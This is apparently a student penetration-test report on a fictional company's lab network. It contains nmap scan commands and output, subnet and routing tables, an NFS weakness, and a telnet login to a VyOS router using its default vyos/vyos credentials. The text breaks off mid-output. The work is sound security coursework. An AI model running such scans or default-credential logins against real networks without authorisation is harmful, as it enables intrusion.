ACME Inc. Security Evaluation

CMP 314

JOE CRICHTON
2001621

1.INTRODUCTION

The client (ACME Inc.) has tasked the network investigator with a detailed report on their network following the finding that the client's network has had no documentation provided for it by a previous network manager.

ACME Inc. Is concerned about the security and overall state of the network with no documentation, and therefore would like to have a report containing:

- A detailed network diagram.
- Subnet tables of all networks in use.
- Evaluation of security weaknesses.
- An evaluation of the network design.

ACME Inc. has supplied the investigator with a Kali Linux machine on the network (IP address of 192.168.0.200) with additional tools installed. The client has requested that no other tools be installed on the Kali machine by the investigator, as there is concern about using unknown tools on the network. While there are tools on Kali Linux that can evaluate a network automatically, it is better to have any flaws in a network evaluated by a trained person.

1.1 Aims

To meet the client expectations, the investigator aims to:

- Proceed through the network routers, discovering any host machines and documenting open ports, subnet tables and interfaces.
- Attempt to gain root access to any host machines to enumerate potential vulnerabilities for review and mitigation.
- Provide an analysis of any exploitable vulnerabilities found and network design, and steps on how to improve them.


2.OVERVIEW OF PROCEDURE

For each network found, a process was followed:

- The network was mapped using tools with additional information from the network's router.
- Attempt to gain access to any host machines to enumerate exploits.
- Find adjacent networks with routes from the current network (including on exploited hosts).

2.1 Network Diagram and Port Tables

For clarity, as routers can have multiple interfaces with different IP addresses and so be part of multiple networks, each router in this report has been assigned a name of RX: where X is in order of which they were accessed by the investigator. The same applies for hosts, as they can be multi-homed and so require multiple interfaces: the name HX being used. Note that the ID of a host and router may not correspond to which network they are each on e.g., host H2 is not on the same network, or is directly connected, to R2.



(Figure 1: ACME Inc. Network Diagram

Found below are the port tables for all discovered hosts.

Host 1

Interface	IP Address
eth0	192.168.0.210/27

Port	Service
22	ssh
111	rpcbind
2049	nfs

Host 2

Interface	IP Address
eth0	172.16.221.237/24

Port	Service
80	http
443	https

Host 3

Interface	IP Address
eth0	192.168.0.34/27
eth1	13.13.13.12/24

Port	Service
22	ssh
111	rpcbind
2049	nfs

Host 4

Interface	IP Address
eth0	13.13.13.13/24

Port	Service
22	ssh

Host 5

Interface	IP Address
eth0	192.168.0.130/27

Port	Service
22	ssh
111	rpcbind
2049	nfs

Host 6

Interface	IP Address
eth0	192.168.0.242/30

Port	Service
22	ssh
80	http
111	rpcbind

Host 7

Interface	IP Address
eth0	192.168.0.66/27

Port	Service
22	ssh
111	rpcbind
2049	nfs

Router 1

Interface	IP Address
eth0	192.168.0.193/27
eth1	192.168.0.225/30
eth2	172.16.221.16/24

Port	Service
22	ssh
23	telnet
80	http
443	https

Router 2

Interface	IP Address
eth0	192.168.0.226/30
eth1	192.168.0.33/27
eth2	192.168.0.229/30

Port	Service
22	ssh
23	telnet
80	http
443	https

Router 3

Interface	IP Address
eth0	192.168.0.230/30
eth1	192.168.0.129/27
eth2	192.168.0.233/30

Port	Service
23	telnet
80	http
443	https

Router 4

Interface	IP Address
eth0	192.168.0.97/27
eth1	192.168.0.65/27

Port	Service
23	telnet
80	http
443	https

Firewall

Interface	IP Address
em0/WAN	192.168.0.234/30
em1/LAN	192.168.0.98/27
em2/DMZ	192.168.0.241/30

Port	Service
53	domain
80	http
2601	zebra
2604	ospfd
2605	bgpd

2.2 Tools Used for Mapping & Exploit Testing

The following tools were used to scan the network and enumerate results:

- Nmap: configurable network scanning tool.
- Dirb: a dictionary-based web content scanner.
- Nikto: web server vulnerability scanner.
- WPScan: security scanner specifically for WordPress sites.
- Metasploit: penetration testing platform.
- John the Ripper: password cracking tool.
- Unshadow: tool to combine the contents of passwd and shadow files so the result can be used by John the Ripper.
- Netcat: a tool for reading/writing to TCP or UDP connections in a network.

2.2 Subnet Table

The complete set of calculations for this subnet table can be found in section 7.2.

Subnet Address	Subnet Mask Binary	Subnet Mask C.I.D.R	Host Address Range	No. Of Useable Hosts	Broadcast Address
13.13.13.0	255.255.255.0	/24	13.13.13.1-13.13.13.254	254	13.13.13.255
172.16.221.0	255.255.255.0	/24	172.16.221.1-172.16.221.254	254	172.16.221.255
192.168.0.32	255.255.255.224	/27	192.168.0.33-192.168.0.62	30	192.168.0.63
192.168.0.64	255.255.255.224	/27	192.168.0.65-192.168.0.94	30	192.168.0.95
192.168.0.96	255.255.255.224	/27	192.168.0.97-192.168.0.126	30	192.168.0.127
192.168.0.128	255.255.255.224	/27	192.168.0.129-192.168.0.158	30	192.168.0.159
192.168.0.192	255.255.255.224	/27	192.168.0.193-192.168.0.222	30	192.168.0.223
192.168.0.224	255.255.255.252	/30	192.168.0.225-192.168.0.226	2	192.168.0.227
192.168.0.228	255.255.255.252	/30	192.168.0.229-192.168.0.230	2	192.168.0.231
192.168.0.232	255.255.255.252	/30	192.168.0.233-192.168.0.234	2	192.168.0.235
192.168.0.240	255.255.255.252	/30	192.168.0.241-192.168.0.242	2	192.168.0.243

2.3 Network Mapping Process

As stated in section 2, information about the network also comes from routing tables. Shown below is the routing table from the first router encountered in the network.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:52:12
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:51:12
O   192.168.0.192/27 [110/10] is directly connected, eth0, 00:52:12
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:52:12
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:51:12
vyos@vyos:~$
```

(Figure 2.1: Example Routing Table)

The networks connected to specific interfaces are visible in this routing table, which is how subnet addresses are found for the network map and subsequent calculations for broadcast addresses.

However, as the investigation proceeds, it is necessary to know the address of known routers. Shown below is the interface list for the second router in the network.

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

(Figure 2.2: Example Interface List)

The IP addresses (and masks) of the router's interfaces are displayed in this table, as routers can have multiple interfaces each on different networks. This allows for the calculation of which subnets each router faces, and with what interface.


3.NETWORK MAPPING

The order and methods used by the investigator to move through the network and find information is shown below. If a host has been exploited to gather more information for the network map, the process of this and exploit(s) used can be found in section 4.

.1 Network: 192.168.0.192/27

Note the machine the investigation is being conducted from will not have a name or be included in network scans as it has been specified by the client that it is out of scope of the investigation. It will be known as Kali Linux in this report.

The network mapping procedure was conducted from the Kali Linux machine supplied by the client on 192.168.0.200. To begin the network mapping procedure, the command `ifconfig` was run on Kali Linux to determine the network address, as shown in figure 3.1.



(Figure 3.1: Kali Linux Interface List)

With a broadcast address of 192.168.0.223 and a subnet mask of 255.255.255.224, the network address could be calculated. This was found to be 192.168.0.192/27.

(Calculations for subnet addresses and usable hosts can be found in the appendix A).

With the network address calculated, a nmap scan was performed with:

`nmap -A 192.168.0.192/27`

The –A switch in the syntax denotes that an “aggressive” scan will be used. This enables OS detection and version scanning for running services, which is relevant when exploits are tailored to specific versions of services and operating systems. The switch also adds a traceroute to the scan, which is useful when attempting to map the network.

```
root@kali:~# nmap -A 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-21 08:15 EST
Nmap scan report for 192.168.0.193
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2022-11-21T13:16:35+00:00; 0s from scanner time.
MAC Address: 00:50:56:99:6C:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.13 ms 192.168.0.193
```


(Figure 3.2: Nmap scan of 192.168.0.192/27)

```
Nmap scan report for 192.168.0.210
Host is up (0.00020s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      38429/udp6  mountd
|   100005  1,2,3      40600/tcp6  mountd
|   100005  1,2,3      55880/udp   mountd
|   100005  1,2,3      57795/tcp   mountd
|   100021  1,3,4      36013/tcp   nlockmgr
|   100021  1,3,4      42928/tcp6  nlockmgr
|   100021  1,3,4      52522/udp   nlockmgr
|   100021  1,3,4      54159/udp6  nlockmgr
|   100024  1          46770/udp6  status
|   100024  1          55614/tcp6  status
|   100024  1          57181/udp   status
|   100024  1          59883/tcp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.20 ms 192.168.0.210
```

(Figure 3.3: Nmap scan of 192.168.0.192/27)


3.1.1 Router R1

Multiple hosts were found. Of note is the machine in figure 3, which was detected as being a VyOS router. Port 80 had a webserver running, so browsing to 192.168.0.193 on a web browser returned a web page, as shown in figure 3.4.




(Figure 3.4: VyOS Splash Screen)

That confirmed the machine was a VyOS router. As the router had a telnet connection open, connecting to the router was attempted with `telnet 192.168.0.193`, figure 3.5.



(Figure 3.5: Telnet Connection to R1)

Before any brute force attacks were attempted, the default login credentials were found to be `vyos` for both login and password (VyOS, Live Installation).



(Figure 3.6: VyOS Login)

As shown in figure 3.6, this succeeded in granting access to the router. VyOS commands were used, as shown in figure 3.7.

```
interfaces {
    ethernet eth0 {
        address 192.168.0.193/27
        duplex auto
        hw-id 00:50:56:99:6c:e2
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.225/30
        duplex auto
        hw-id 00:50:56:99:91:e4
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 172.16.221.16/24
        duplex auto
        hw-id 00:0c:29:5a:07:78
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 1.1.1.1/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.192/27
            network 192.168.0.224/30
            network 172.16.221.0/24
        }
    }
}
```

(Figure 3.7: VyOS interfaces Command)

Other commands were attempted to further enumerate results.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:52:12
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:51:12
O   192.168.0.192/27 [110/10] is directly connected, eth0, 00:52:12
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:52:12
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:51:12
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:51:12
vyos@vyos:~$
```

(Figure 3.8: R1 Route Table)


As this router had only one interface in this network, but two hosts directly connected, it was reasoned there was a layer 2 device operating between the router and the hosts. Layer 2 devices do not show up on nmap scans, as they have no IP address.

As shown in figure 3.8, this router had direct connections on 2 interfaces to other networks. Before moving on to map these networks, the other host on 192.168.0.192 was tested for vulnerabilities, as per the procedure overview.

3.1.2 Host H1: 192.168.0.210

As shown previously in figure 3.3 (or in the port table for 192.168.0.210), the host 192.168.0.210 had ports 111 and 2049 open, indicating the machine may have been vulnerable to an NFS insecurity.

A connection to H1 was successfully established. The `ifconfig` command was run to obtain information for network mapping, as shown in figure 3.9.



(Figure 3.9: Host H1 Interface List)


3.2 Network: 172.16.221.0/24

From figures 3.7-3.8 shown previously, it was found that 192.168.0.193 connects to the network 172.16.221.0/24 on eth2 of R1. It was also found that the interface of R1 on that network is 172.16.221.16.

`Nmap -A 172.16.221.0/24` was used to scan the network.

```
root@kali:~# nmap -A 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-22 09:38 EST
Nmap scan report for 172.16.221.16
Host is up (0.00028s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2022-11-22T14:40:11+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT     ADDRESS
1   0.84 ms 172.16.221.16
```

(Figure 4.1: Nmap scan of 172.16.221.0/24)



(Figure 4.2: Nmap scan of 172.16.221.237)

As it was found that 172.16.221.16 is an interface of R1, the only other new host was 172.16.221.237

3.2.1 Host H2: 172.16.221.237

As shown above in figure 4.2, this host was running a webserver as the only open port.

The host was exploited, and interface information could then be gained from this host, as shown below in figure 4.3.

```
user@CS642-VirtualBox:/$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:08
          inet addr:172.16.221.237  Bcast:172.16.221.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:408/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8914 (8.9 KB)  TX bytes:13037 (13.0 KB)

lo        Link encap:Local Loopback
